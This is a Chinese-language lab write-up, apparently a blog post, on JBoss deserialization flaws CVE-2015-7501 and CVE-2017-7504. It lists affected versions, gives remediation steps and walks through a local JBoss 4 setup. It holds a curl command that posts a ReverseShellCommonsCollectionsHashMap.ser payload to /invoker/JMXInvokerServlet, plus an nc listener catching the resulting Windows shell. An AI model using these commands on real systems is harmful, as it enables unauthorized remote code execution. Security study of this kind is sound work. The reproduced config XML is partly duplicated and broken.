2011/08/16 08:47 535 probe.bat
2011/08/16 08:47 1,262 probe.sh
2011/08/16 08:47 2,519 README-service.txt
2011/08/16 08:47 3,739 run.bat
2011/08/16 08:47 1,578 run.conf
2011/08/16 08:47 2,348 run.conf.bat
2011/08/16 08:50 78,025 run.jar
2011/08/16 08:47 9,339 run.sh
2011/08/16 08:47 3,719 service.bat
2011/08/16 08:47 1,665 shutdown.bat
2011/08/16 08:50 50,397 shutdown.jar
2011/08/16 08:47 2,176 shutdown.sh
2011/08/16 08:47 2,132 twiddle.bat
2011/08/16 08:50 53,913 twiddle.jar
2011/08/16 08:47 2,846 twiddle.sh
2010/12/16 12:52 5,138 wsconsume.bat
```

JBoss JMXInvokerServlet反序列化漏洞(CVE-2015-7501)

漏洞原理


JBoss中 `invoker/JMXInvokerServlet` 路径对外开放，JBoss的jmx组件支持Java反序列化

漏洞影响

1. Red Hat JBoss A-MQ6.x版本;
- 2.
3. BPM Suite(BPMs)6.x版本;
- 4.
5. BRMS6x版本和5.x版本;
- 6.
7. Data Grid(JDG)6.x版本;
- 8.
9. Data virtualization(JDV)6.x版本和5.x版本;
- 10.
11. Enterprise Application Platform6.x版本, 5.x版本和4.3版本;
- 12.
13. FuSe6.X版本; Fuse Service Works(FSW)6.x版本;
- 14.
15. Operations Network JBOSS On 3.x版本; Portalc6.x版本;
- 16.
17. SOA Platforn(SOA-P)5.x版本Web Server JWS)3.x版本;
- 18.
19. Red Hat OpenShift/XPAAS 3.x版本;
- 20.
21. Red Hat Subscription Asset Manager1.3版本

验证漏洞

1. /invoker/JMXInvokerServlet



如上, 说明接口开放, 此接口存在反序列化漏洞

漏洞利用

直接利用CVE-2017-12149的ReverseShellCommonsCollectionsHashMap.ser发送到 /invoker/JMXInvokerServlet 接口中

```
1. curl http://192.168.175.195:8080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

同样是要开启监听

```
(root@kali)~[~/桌面/JavaDeserH2HC-master]
# curl http://192.168.175.195:8080/invoker/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.

(root@kali)~[~/桌面/JavaDeserH2HC-master]
#
```


成功拿到shell

```
(root@kali)~[~/桌面/JavaDeserH2HC-master]
# nc -lvvp 8888
listening on [any] 8888 ...
connect to [192.168.175.161] from localhost [192.168.175.194] 49183
Microsoft Windows [0.0.0.0 6.1.7601]
(c) 2009 Microsoft Corporation
C:\JBoss6\jboss-6.1.0.Final\bin>
```


修复建议

1. 不需要 `http-invoker.sar` 组件的用户 可以直接删除掉


路径为: `C:\JBoss6\jboss-6.1.0.Final\server\default\deploy`



2. 添加如下代码至`http-invoker.sar`下`web.xml`的 `security-constraint` 标签中, 对`http-invoker`组件进行访问控制



1. <url-pattern> /* </url-pattern>



JbossMO JMS反序列化漏洞(CVE-2017-7504)

漏洞原理

Jboss AS 4.x及之前版本中，JbossMQ实现过程的 JMS over HTTP Invocation Layer的 HTTPServerILServlet.java文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码

影响版本


Jboss AS 4.x以及之前所有的版本

安装Jboss4

需要安装Java环境 这里要注意JDK的版本 java6



同样是需要配置Jboss环境变量



运行run.bat


出现INFO 配置成功

```
C:\Windows\system32\cmd.exe
10:27:02,316 INFO [SimpleThreadPool] Job execution threads will use class loader of thread: main
10:27:02,331 INFO [QuartzScheduler] Quartz Scheduler v.1.5.2 created.
10:27:02,331 INFO [RAMJobStore] RAMJobStore initialized.
10:27:02,331 INFO [StdSchedulerFactory] Quartz scheduler 'DefaultQuartzScheduler' initialized from default resource file in Quartz package: 'quartz.properties'

10:27:02,331 INFO [StdSchedulerFactory] Quartz scheduler version: 1.5.2
10:27:02,331 INFO [QuartzScheduler] Scheduler DefaultQuartzScheduler_$_NON_CLUSTERED started.
10:27:02,612 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jboss.jca:service=DataSourceBinding,name=DefaultDS' to JNDI name 'java:DefaultDS'
10:27:02,721 INFO [A] Bound to JNDI name: queue/A
10:27:02,737 INFO [B] Bound to JNDI name: queue/B
10:27:02,737 INFO [C] Bound to JNDI name: queue/C
10:27:02,737 INFO [D] Bound to JNDI name: queue/D
10:27:02,737 INFO [ex] Bound to JNDI name: queue/ex
10:27:02,737 INFO [testTopic] Bound to JNDI name: topic/testTopic
10:27:02,737 INFO [securedTopic] Bound to JNDI name: topic/securedTopic
10:27:02,737 INFO [testDurableTopic] Bound to JNDI name: topic/testDurableTopic


10:27:02,752 INFO [testQueue] Bound to JNDI name: queue/testQueue
10:27:02,752 INFO [UILServerILService] JBossMQ UIL service available at : /127.0.0.1:8093
10:27:02,768 INFO [DLQ] Bound to JNDI name: queue/DLQ
10:27:02,908 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jboss.jca:service=ConnectionFactoryBinding,name=JmsXA' to JNDI name 'java:JmsXA'
10:27:02,924 INFO [TomcatDeployer] deploy, ctxPath=/jmx-console, warUrl=.../deploy/jmx-console.war/
10:27:03,096 INFO [Http11Protocol] Starting Coyote HTTP/1.1 on http-127.0.0.1-8080
10:27:03,096 INFO [AjpProtocol] Starting Coyote AJP/1.3 on ajp-127.0.0.1-8009
10:27:03,111 INFO [Server] JBoss (MX MicroKernel) [4.2.3.GA (build: SUNTag=JBoss_4_2_3_GA date=200807181417)] Started in 6s:801ms
```


本地访问一下



配置远程登录

- 1. C:\jboss-4.2.3.GA\server\default\deploy\jboss-web.deployer






```
1 <!-- A "Connector" represents an endpoint by which requests are received
2 and responses are returned. Documentation at :
3 Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
4 Java AJP Connector: /docs/config/ajp.html
5 AJP (HTTP/AJP) Connector: /docs/apr.html
6 Define a non-SSL HTTP/1.1 Connector on port 8080
7
8 <!-- A "Service" represents an endpoint by which requests are received
9 and responses are returned. Documentation at :
10 Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
11 Java AJP Connector: /docs/config/ajp.html
12 AJP (HTTP/AJP) Connector: /docs/apr.html
13 Define a non-SSL HTTP/1.1 Connector on port 8080
14
15 <!-- A "Service" represents an endpoint by which requests are received
16 and responses are returned. Documentation at :
17 Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
18 Java AJP Connector: /docs/config/ajp.html
19 AJP (HTTP/AJP) Connector: /docs/apr.html
20 Define a non-SSL HTTP/1.1 Connector on port 8080
21
22 <Connector port="8080" address="${jboss.bind.address}"
23 maxThreads="250" maxHttpHeaderSize="8192"
24 emptySessionPath="true" protocol="HTTP/1.1"
25 enableLookups="false" redirectPort="8443" acceptCount="100"
26 connectionTimeout="20000" disableUploadTimeout="true" />
27
28 <!-- Define a SSL HTTP/1.1 Connector on port 8443
29 This connector uses the JSSE configuration, when using APR, the
30 connector should be using the OpenSSL style configuration
31 described in the APR documentation -->
32
33 <Connector port="8443" protocol="HTTP/1.1" SSLEnabled="true"
34 maxThreads="150" scheme="https" secure="true"
35 clientAuth="false" sslProtocol="TLS" />
36
37
38 <!-- Define an AJP 1.3 Connector on port 8009 -->
39 <Connector port="8009" address="${jboss.bind.address}" protocol="AJP/1.3"
40 emptySessionPath="true" enableLookups="false" redirectPort="8443" />
41
42 <Engine name="jboss.web" defaultHost="localhost">
```

1. 将address="\${jboss.bind.address}"-->address="0.0.0.0"


保存退出 重启一下run.bat

kali远程访问



验证漏洞

